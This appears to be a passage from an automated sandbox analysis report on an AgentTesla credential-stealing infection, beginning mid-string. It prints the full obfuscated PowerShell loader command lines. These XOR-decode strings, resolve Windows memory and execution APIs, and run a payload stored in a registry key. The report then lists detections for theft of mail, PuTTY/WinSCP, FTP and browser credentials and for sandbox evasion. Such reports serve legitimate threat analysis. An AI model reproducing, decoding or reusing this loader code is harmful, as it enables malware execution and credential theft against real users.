li'OvDPe7InCrg0OuDDi1AlDTr0ApDRe7AnCAfBln8Sl5St8Vi1PrEExDskCHa4OpDHiCLyCStBNeCSa0SaDS t6Rg8DoBDiEFo6ViDMo7DyCBo0PhChj4YaDTa1ubCSk0KnFUd1BeDhjCDuDLi5StCSj0Ov8LeDDe8KrCHa'Rg;st&An(Ko`$StGafhBoeOpgOpiFosBrhKa7Re)Sp ol`$ OpHWaoPeeZarMueFisPr5Co Se Kn Fa;Le}Fo`$faURenLocFrobruObpAilHaeEn Aa=Ko FrSMomobeAbrDitBreManMasDebfoaAbrInnFesKh0Ke Ve'ReCGsEEmCte0MuDun7Y oCArBUnCPa0TeCGo9ar9Ar6ra9Af7di'De;Gr`$PrHUnoYoeEfrAdeKosPl6Sy Gr=Du MaSplmgeeBirSptUneFrnPosFobSoaDirDynAfsJu0gr Tv'Au8Na1EtFBr2LaCFl0koDTr 7DuCCa0UnDSk7CaCPl4brDFi1Br8Ba5eu9Ut8Dr8Gu5fiFMaEdaFFi6ToDBeCVeDWo6ChDme1VoCUn0ShCAi8Sl8UnBAnFMb7InDDv0DdCTiBEnDPu1LnCMeCGaCdi8VoC Ko0Ek8saBStEinCauCGeBGaDNo1ImCPh0BoDBa7PtCOsAChDSp5SkFMa6BrCTi0SkDFl7FiDFl3WiCUdCTrCSp6DeCRe0TaDKe6Ma8s BExECa8PrCSw4TeDFo7IdDFe6P aCLeDSoCVi4DiCRi9FaFGe8Sq9TuFHo9MaFGoEsa2FuCAl0LeDSj1InEHo1CoCSk0BoCPa9UnCAf0FuCpa2SpCCy4AfDup1BeCOv0FjEgu3TrCOlAUnDNo7acEKi3JoDWa 0NaCDaBBaCSe6PrDSa1BeCfrCHiCudATrCSoBMyFPe5OvCMeAUpCGaCVeCopBPaDLu1UsCde0FlDhu7Sv8VeDBe8UnDBuCUg3GuCAfEHyDPi5Ur8Ne5ls8Mb1FoFAk0StC kuBWoCAa6TrCBaAUrDDr0MoDFs5MeCJu9GiCUn0Di8Of5Gt8Sk1BiEPr2DdCUdDHyCKo0UnCEu2ExCAeCSeDBl6ChCTiDQu9Dr1Ab8TeCPr8Cr9Go8As5Pl8OvDDiEPe2S pEln1ScFEn1Wo8Va5KaETr5Ca8OmDGiFstEinEJaCUnCScBDiDUr1syFAn5WoDSt1KoDbo7ReFPr8Ln8Co9eq8Pr5ImFPrEHyFAc0ExEReCAmCsiBCoDFr1Ps9Be6Pi9Ti 7VaFMi8Pa8Ov9Po8Mu5BlFPeELsFDe0MoEapCHvCAmBBlDOp1Ek9de6Ge9Un7TeFTi8Op8Ex9In8Hv5HaFSnEGaFHj0exEFiCcoCSyBSwDFl1Vi9St6St9St7RiFNr8Tm8 BiCLo8Sk5Un8BaDLaFTrEReEdoCStCBiBMaDTr1AcFSi5BoDDe1NiDCo7BlFSa8Hy8SpCSe8ArCBi8EdCHi'Tr;Fe&In(na`$lnGArhCaeungiriElsUnhSh7Ju)Om Di`$AmHeeoFoe PrrAdeRusVi6Po;Fi`$ReDOkmEdnEniMonSkgMasFopPrrCyoLajEgeBukBetTrebarCo In=Ch FofPrkBapha Sc`$ReGGehIneNagIliPesNehPr5Un Re`$HuGObhBieStgKviNo sFohPs6Re;La`$EkHreoFoeTirBoeGasPu7Sv Re=Ch KrSTemPrelkrUntVoeGenPesDibToaUtrSanHjsAp0Fo Or'Ri8mi1GgFHd6PrDSa0NoCSyEPaCseEInCde0CiDRh7KrCCoA LiDGe3FiCfr0ShDEn7HyDTo1DrDln7BeCCeEReCkaEReCSo0SkDti1AfDAf6Ta9Ov6Le8Ud5Et9Fi8Sp8ka5Dy8Yo1JoFSp2FoCSy0HoDIn7UlCMa0BoDSi7reCSe4DaDT e1Fl8TiBVaElfCCrCKaBTrDPo3opCUvAHeCLaESeCSq0Un8TrDUnFUnEOrEReCBaCPaBvaDRe1beFNo5KoDPo1RuDEl7ViFBu8Fa9PsFEt9TeFToFcoFSpCKo0OvDSc7Br COuABa8Ur9Om8Se5Un9An6Re9Fa0It9LtCMe8Se9Sl8Fl5Me9Pe5SkDUnDFe9Va6Pa9Kb5Kl9Bo5Ha9Fo5Pu8Sv9Bj8St5Un9Ci5PuDLaDQu9Co1Po9Ud5Va8TuCTi'Ch; an&de(Fa`$UnGCohAneLagOpiThsObhUn7Sn)Al Di`$GaHFroEneHorVgeTasSt7Si;Ha`$TiHOvoLaePurPaeGasKo8Ti In=Ha DrSKumNeeHerHytSheDenHesHobEkaArrPenRi sDi0Co Af'Pe8St1UnEPa6CrCstABeDln7seDPa7ClCWhAKeCTy7NiCSe7KvCMeAExDth7BaCDu0UnCSe0Sp8An5Ga9Pr8Ud8Om5Su8ga1QuFFo2leCSe0TeDGa7BoCRa0 BeDWa7SpCSk4lgDUn1Ca8RiBafEKrCUtCJuBSuDTi3PrCRuAAsCTrEEuCSk0Un8DeDMoFSoEKuEEsCOmCCaBSuDDo1CoFBi5UbDFl1MoDUn7InFIn8He9HaFFo9DeFmaFC hFErCPr0SaDPo7AlCFrAWa8Bi9Ta8Ch5Ap9Sl5KbDKiDPh9Te4Fe9No5re9Bn5Lg9Sl5Ow9An5Sk9Gy5Es8Am9Va8Su5Au9Bu5etDLoDPr9Pa6Or9Af5Fi9Ru5Ca9Ca5Uu 8Si9Sp8At5Ha9Un5KaDBaDTu9op1De8tiCFl'Re;Ko&Sh(li`$NaGAnhPeePrgCoiHusSphUn7Sa)Ro Hi`$TeHstoSpeHirLaeBesSa8po;Un`$PrCRuaSyrNotLawVorThiStgCahA rtUniGenFlgBe=Pa(SmGUneIntCo-OpIKltpeeTemWaPUnrSooInpDoeAgrSotKayBa Ma-SePbeaSptRehOx Bi'GoHPrKNeCPlUBi:Fo\LyPBasUdeInuRadSaaFemhobGauOnlLoa TpcParStuaImSk\CykVeoRenFesXmtSqiAntSeuSttTaiUtoLunLseJelFe'Ge)Di.WaBTijHgfHesFo;Ly`$lnHFloHoeMerSkeAasAn9Bl Op=Pa HoSJvmBreNerSktNoeJanKrsP abHeaTrrronYosUn0Af St'Ha8Fo1PaECuDSwCMeAFiCHe0AcDCe7ReCSe0MiDSt6Rg8Wa5Af9Mu8Ob8Pi5NoFVaElnFIn6UnDseCTuDSp6DaDWe1ChCNu0MiCGu8Ku8De BNeEUn6AlCPlADeCSmBExDCh3PeCEv0SeDKa7crDHi1ToFTe8Sk9RdFAn9PhFFrESa3DrDAn7CeCImAHaCAn8MaENo7unCFo4UnDsk6BaDFe0Re9Ti3Fl9Fj1KaFAn6BuD

Sy1EnDDo7FrCLaCPoCBlBSkCPr2Re8EnDsy8Ln1AdEPi6EvCLa4kjDSl7TaDPa1OtDFi2PsDLa7NyCVeCSaCMu2SkCBeDBuDji1SkCEfCviCJaBSpCPr2Op8TaCBe'Bu;h a&He(Mi`$esGAnhNoeBlgChiShsLohFo7Sh)Ja St`$WiHMeoLaeBarBleHasCo9dv;Ty`$FrCGoagerSotFowDerLaiHagmihbetkoiPenSsgAn0Bn Ba=Ca ChSSamLoeAcrNatdue ApnpasSabGaaGorBonSvsPr0Ya Bi'PoFCeEElFag6EkDDiCRaDCo6TeDAl1OvCvi0MeCRe8Sk8UdBAlFEl7FoDBl0CoCAaBAnDTr1PrCTrCFoCHe8TiCHu0or8UnBHrEs tCKeCCyBTeDBo1VrCIn0meDPu7AiCItAPrDTu5RuFBe6FuCDe0FlDAn7OuDSl3LeCMaCPiCDi6DiCSo0UnDBo6Ve8syBBrEMe8EpCZo4StDSe7SaDSl6PeCElDDeCEl4He CMe9KoFPr8Op9unFWo9GlFBlENu6FoCPaASpDma5ToDRuCSt8FlDAu8Pa1GaEOuDcuCEkACaCBu0IvDLi7KrCEl0GeDAb6Va8Is9Fa8Pa5Ko9To5Pa8Ol9Hy8Sm5Se8Ta5 Fu8Be1DrFFu6MdDOv0klCUnEDiCUnEArCLi0PlDTe7trCGiASlDBa3AgCSt0puDAr7SeDCe1baDPy7prCKlEfeCJuEElCRd0TaDBa1GiDUd6Af9dr6Pe8Fe9Ja8af5Ga9K a6as9Im0Po9AnCPa8MaCOr'in;Tr&An(Ud`$GaGWhhFleFlgReiOpsSchSa7Ov)sp En`$PrCPraBerRetSuwLerSmiUngPrhHatUniDinIjgSt0Ov;pr`$NeNMaoSonOscStoStnCrd GoiEnmEnebInSytGo2De=Ub`$LiHUloTreDirSaeFosUn.WecFioLauAnnOutMa-pi3Sm5Re9Ur;Sk`$paCBeaTorFotExwSirYaiSngmihGatKoiBankngTr1Em Ba=Bu UnSMomSge SurRetRueFanCasTwbAmaFrrGanSusBi0St ar'AuFKoELoFev6AsDHyCNoDNa6UdDNi1BaCSt0WiCMu8Ve8ClBmuFPy7UnDBu0HyCemBStDPe1GrCopCpaCCa8CaCSc0R e8LsBHuESaCWoCPlBDiDHa1CoCpa0HiDMy7NoCSpApaDUt5CaFBo6DiCAn0MaDDe7SeDFi3UnCreCHuCBi6sqCPl0MoDhi6Ou8BuBSaESe8ThCPr4ViDKu7SnDCy6BeCNo DLaCCh4MiCFe9NiFPa8An9TaFPo9KaFReEFo6SeCWhADoDOu5NoDHoCPe8ReDTr8Sp1DrEvaDNeCbyAFoCCa0spDAs7GiCSp0UnDTo6Sk8fj9Sa8In5Ge9Sa6Fe9Ur0Th9 ThCDk8cu9Co8Ba5Ov8Su1LoEDe6ruCOrApiDkl7CoDDe7SuCbuACiCHy7afCHi7GaCLuAEkDTu7UnCPi0PrCEk0Pa8Pi9Un8La5st8ud1SkEAnBChCEnASkCDoBTmCVa6V iCTeAJuCFaBVaCSt1KaCunCKiCaf8MoCMa0SeCMeBPlDSh1Et9be7In8RoCHa'Vo;Mo&Br(Tr`$FlGRehReeAigFeiTesgahPh7Wh)Fo Sh`$TeCcoaInrRetUdwForEfistgYahIbts piUdnFagSo1St;Ed`$FrCPraNorSmtPewStrKliBdgKohCotEniPonFigAn2ba St=do stSPrmUneimrRetAdeClnStsKobBuadirDinHosDi0Tr to'Su8Br1AnCRoEfjCNo9VuCSa 4MiDZo7StCFl2UkCWeFPrCSkAStDSl7WiCUn1BoCMi0Br8Bn5He9Sk8Vi8Ka5BaFlnEBlFAj6InDDoCudDCi6AnDSl1InCSt0InCSy8Le8AyBTiFce7AsDNo0DeCImBAlD No1NiCBiCSlCTi8VoCSe0Fu8ReBGaEnoCDeCOmBChDMe1TeCMa0BaDus7KeCPeAWaDFe5clFFo6BuCLa0ReDDe7NoDJe3StCHyCAlCSt6SkCDi0BeDMe6bl8AnBkoEEt8A fCAc4TiDBa7DrDSt6AhCSkDGiCLi4NoCFu9AsFSp8uj9ReFDi9RoFSuEBa2ApCKo0unDGr1HiEFi1GrCGu0diCPe9KoCJa0DeCFr2ReCUn4phDmu1DaCEp0MiEDe3ubCJo AReDbl7vaEma3SkDBa0ToCPsBSkCTy6reDPo1GhCDeCMaCTeASkCTiBUdFFo5UnCWeAEuCHoCLaCTrBAnDEr1AlCMa0ThDCh7Hi8coDfo8un1GeFTr6KeDAd0PaCPeESkC BoEhaCEk0noDRe7AeCPeAMoDGu3UnCTe0DiDim7RaDCa1HeDud7PeCTiEInCCoESiCMo0NoDSh1JoDBu6Oo9Vi6Ha8Cr9Ro8An5Tu8UvDinEKo2VuEAr1ouFLe1De8Co5P lESy5Se8CaDtaFDyEFdERvCBaCPhBBgDTo1PuFKa5UnDla1UlDJo7ToFSu8An8Sv9UnFSpEMeEDeCRaCAfBKoDAp1AfVe5beDUn1UnDAI7DsFSc8Du8CoCLo8Ca5Kv8Sn DFrFCuEElFQu3HeCPaAPrCRoCTrCIn1HaFTa8Ma8BiCIt8GuCOv8AbCMu'He;Re&St(Gr`$SpGSihBeePrgSpiFasTehJu7Ga)Gr Un`$ChCtralerHotRewUnrTeibigUnhEstSkiNo nStgGa2gu;Ma`$BiCPiaUnrUntOuwAdrUniUngElhTitDiiStnMogDa3FI Br=Li TiSCemSaeAsrBotmaeRenDesgebkyaMorFlnStsHj0Sy Mo'Gr8Wi1saCReEfiCTy9TuCTi4TiD pe7riCDm2TeCOpFMaCFrAKrDSe7GrCKr1CiCIn0Le8BaBTaEMiCcoCKrBCrFu0Hj8DiDAp8Go1LoEje6ReCOmAVeDKn7FoDBo7RcCGbAOnCDe7S lCOp7HaCRaAFeDQu7PsCMe0GrCmy0Sk8Si9Ko8Et1MaEac1NoCPl8BlCBrBTbCGaCFoCVrBCoCUn2BiDPs6HeDBr5ZoDAc7WhCChACoCSpFLsCGh0BjCUsECoDLa1stCma 0inDSp7Gl8SaCMa'Di;Ph&Bi(Al`$DeGAmhGreGigSkiAmsFohSa7Me)Mo To`$FaCShaMarSvtFlwDirKliBrgMahcitnaiTrnFogSu3Ta#Ga;"""";;Function Cartwrighting9 { param([String]$Regionsplanlovs); For($Klistringer=2; $Klistringer -lt $Regionsplanlovs.Length-1; $Klistringer+=(2+1)){ $Smertensbarns = $Smertensbarns + $Regionsplanlovs.Substri ng($Klistringer, 1); } $Smertensbarns;}$talose0 = Cartwrighting9 'CeIFoEReXPr ';$talose1= Cartwrighting9 $Vildmnd;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $talose1 ;}else{.$talose0 $talose1;} MD5: 04029E121A0CFA5991749937DD22A1D9)

- conhost.exe (PID: 8248 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- powershell.exe (PID: 8364 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function Smertensbarns0 { param([String]$Regionsplanlovs); $Delintervallernes = New-Object byte[] ($Regionsplanlovs.Length / 2); For($Klistringer=0; $Klistringer -lt $Regionsplanlovs.Length; $Klistringer+=2){ $Delintervallernes[$Klist ringer/2] = [convert]::ToByte($Regionsplanlovs.Substring($Klistringer, 2), 16); $Delintervallernes[$Klistringer/2] = ($Delintervallernes[$Klistringer/2] -bxor 165); } [String][Sys tem.Text.Encoding]::ASCII.GetString($Delintervallernes);}$Forskningsresultaters0=Smertensbarns0 'F6DCD6D1C0C88BC1C9C9';$Forskningsresultaters1=Smertensbarns0 'E8CCC6D7CAD6CAC3D18BF2CCCB96978BF0CBD6C4C3C0EBC4D1CCD3C0E8C0D1CDCAC1D6';$Forskningsresultaters2=Smertensbarns0 'E2C0D1F5D7CAC6E4C1C 1D7C0D6D6';$Forskningsresultaters3=Smertensbarns0 'F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C 3';$Forskningsresultaters4=Smertensbarns0 'D6D1D7CCCBC2';$Forskningsresultaters5=Smertensbarns0 'E2C0D1E8CAC1D0C9C0EDC4CBC1C9C0';$Forskningsresultater s6=Smertensbarns0 'F7F1F6D5C0C6CCC4C9EBC4C8C08985EDCCC1C0E7DCF6CCC28985F5D0C7C9CCC6';$Forskningsresultaters7=Smertensbarns0 'F7D0C BD1CCC8C08985E8C4CBC4C2C0C1';$Forskningsresultaters8=Smertensbarns0 'F7C0C3C9C0C6D1C0C1E1C0C9C0C2C4D1C0';$Forskningsresultaters9=Smertensbar ns0 'ECCBE8C0C8CAD7DCE8CAC1D0C9C0';$Ghegish0=Smertensbarns0 'E8DCE1C0C9C0C2C4D1C0F1DCD5C0';$Ghegish1=Smertensbarns0 'E6C9C4D6D6898 5F5D0C7C9CCC68985F6C0C4C9C0C18985E4CBD6CCE6C9C4D6D68985E4D0D1CAE6C9C4D6D6';$Ghegish2=Smertensbarns0 'ECCBD3CACEC0';$Ghegish3=Smert ensbarns0 'F5D0C7C9CCC68985EDCCC1C0E7DCF6CCC28985EBC0D2F6C9CAD18985F3CCD7D1D0C4C9';$Ghegish4=Smertensbarns0 'F3CCD7D1D0C4C9E4C9C9C AC6';$Ghegish5=Smertensbarns0 'CBD1C1C9C9';$Ghegish6=Smertensbarns0 'EBD1F5D7CAD1C0C6D1F3CCD7D1D0C4C9E8C0C8CAD7DC';$Ghegish7=Smert ensbarns0 'ECE0FD';$Ghegish8=Smertensbarns0 'F9';function fkp {Param ($Upgrown, $Depressionsperioder) ;$Hoeres0 =Smertensbarns0 '81EED7C8C8C0D7C0CB8 598858DFEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE2C0D1E4D6D6C0C8C7C9CCC0D68D8C85D985F2CDC0D7C088EAC7CFC0C6D 185DE8581FA8BE2C9CAC7C4C9E4D6D6C0C8C7C9DCE6C4C6CDC08588E4CBC18581FA8BE9CAC6C4D1CCCACB8BF6D5C9CCD18D81E2CDC0C2CCD6CD9D8CF E8894F88BE0D4D0C4C9D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6958C85D88C8BE2C0D1F1DCD5C08D81E3CAD7D6CECBCCCBC2D6D7C 0D6D0C9D1C4D1C0D7D6948C';&($Ghegish7) $Hoeres0;$Hoeres5 = Smertensbarns0 '81E6CDCCC9C985988581EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC1 8D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6978985FEF1DCD5C0FEF8F885E58D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D696 898581E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6918C8C';&($Ghegish7) $Hoeres5;$Hoeres1 = Smertensbarns0 'D7C0D1D0D7CB8581E6CDCCC9C 98BECCBD3CACEC08D81CBD0C9C98985E58DFEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C3F88 DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C38D8DEBC 0D288EAC7CFC0C6D185ECCBD1F5D1D78C89858D81EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC18D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D 7D6908C8C8BECCBD3CACEC08D81CBD0C9C98985E58D81F0D5C2D7CAD2CB8C8C8C8C898581E1C0D5D7C0D6D6CCCACB8D6D5C0D7CCCAC1C0D78C8C';&($ Ghegish7) $Hoeres1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $Nondecorously,[Parameter(Position = 1)] [Type] $Coeliomyalgia = [Void]);$Hoeres2 = Smertensbarns0 '81EDC4DCCBC0D6859885FEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE1C0C3CCCBC 0E1DCCBC4C8CCC6E4D6D6C0C8C7C9DC8D8DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE4D6D6C0C8C7C9DCEBC4C8C08D8 1E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D69D8C8C8985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE0C8CCD18BE4D6D6C0C 8C7C9DCE7D0CCC9C1C0D7E4C6C6C0D6D6F89F9FF7D0CB8C8BE1C0C3CCCBC0E1DCCBC4C8CCC6E8CAC1D0C9C08D81E3CAD7D6CECBCCCBC2D 6D7C0D6D0C9D1C4D1C0D7D69C898581C3C4C9D6C08C8BE1C0C3CCCBC0F1DCD5C08D81E2CDC0C2CCD6CD95898581E2CDC0C2CCD6CD948985FEF6DCD6D 1C0C88BE8D0C9D1CCC6C4D6D1E1C0C9C0C2C4D1C0F88C';&($Ghegish7) $Hoeres2;$Hoeres3 = Smertensbarns0 '81EDC4DCCBC0D68BE1C0C3CCCBC0E6CACB D6D1D7D0C6D1CAD78D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6938985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE6C4C9C9CCCBC2 E6CACBD3C0CBD1CCCACBD6F89F9FF6D1C4CBC1C4D7C1898581EBCACBC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CC CACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C';&($Ghegish7) $Hoeres3;$Hoeres4 = Smertensbarns0 '81EDC4DCCBC0D68 BE1C0C3CCCBC0E8C0D1CDCAC18D81E2CDC0C2CCD6CD97898581E2CDC0C2CCD6CD96898581E6CAC0C9CCCAC8DCC4C9C2CCC4898581EBCAC BC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CCCACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C' ;&($Ghegish7) $Hoeres4;$Hoeres5 = Smertensbarns0 'D7C0D1D0D7CB8581EDC4DCCBC0D68BE6D7C0C4D1C0F1DCD5C08D8C';&($Ghegish7) $Hoeres5 ;}$Uncouple = Smertensbarns0 'CEC0D7CBC0C99697';$Hoeres6 = Smertensbarns0 '81F2C0D7C0D7C4D1859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CA D5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D8DC3CED58581F0CBC6CA D0D5C9C08581E2CDC0C2CCD6CD918C89858DE2E1F185E58DFEECCBD1F5D1D7F88985FEF0ECCBD19697F88985FEF0ECCBD19697F88985FEF0ECCBD196 97F88C858DFEECCBD1F5D1D7F88C8C8C';&($Ghegish7) $Hoeres6;$Dmningsprojekter = fkp $Ghegish5 $Ghegish6;$Hoeres7 = Smertensbarns0 '81F6D0CECEC0D 7CAD3C0D7D1D7CECEC0D1D69685988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCBD1F5D1D7F89F9FFFC0D7CA898596909C898595DD96959595898 595DD91958C';&($Ghegish7) $Hoeres7;$Hoeres8 = Smertensbarns0 '81E6CAD7D7CAC7C7CAD7C0C085988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCB D1F5D1D7F89F9FFFC0D7CA898595DD9495959595958985595DD96959595898595DD918C';&($Ghegish7) $Hoeres8;$Cartwrighting=(Get-ItemProperty -Path 'HKCU:\ Pseudambulacrum\konstitutionel').Bjfs;$Hoeres9 = Smertensbarns0 '81EDCAC0D7C0D6859885FEF6DCD6D1C0C88BE6CACBD3C0D7D1F89F9FE3D7CAC8E 7C4D6C09391F6D1D7CCCBC28D81E6C4D7D1D2D7CCC2CDD1CCCBC28C';&($Ghegish7) $Hoeres9;$Cartwrighting0 = Smertensbarns0 'FEF6DCD6D1C0C88BF 7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898595898585581F6D0CECEC0D7CAD 3C0D7D1D7CECEC0D1D6968985969099C8C';&($Ghegish7) $Cartwrighting0;$Noncondiment2=$Hoeres.count-359;$Cartwrighting1 = Smertensbarns0 'FEF6DCD6D 1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898596909C898581E6CAD 7D7CAC7C7CAD7C0C0898581EBCACBC6CACBC1CCC8C0CBD1978C';&($Ghegish7) $Cartwrighting1;$Cartwrighting2 = Smertensbarns0 '81CEC9C4D7C2CF CAD7C1C0859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0 E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D81F6D0CECEC0D7CAD3C0D7D1D7CECEC0D1D69688958DE2E1F185E58DFEECCBD1F5D1D7F889FEECCBD1 F5D1D7F88C858DFEF3CACCC1F88C8C8C';&($Ghegish7) $Cartwrighting2;$Cartwrighting3 = Smertensbarns0 '81CEC9C4D7C2CFCAD7C1C08BECCBD3CAC EC08D81E6CAD7D7CAC7C7CAD7C0C08981E1C8CBCCCBC2D6D5D7CACFC0CED1C0D78C';&($Ghegish7) $Cartwrighting3# MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
  - CasPol.exe (PID: 392 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: CasPol.exe PID: 392	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: CasPol.exe PID: 392	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

System Summary

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

Obfuscated command line found

Malware Analysis System Evasion

Tries to detect Any.run

Potential evasive VBS script found (use of timer() function in loop)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

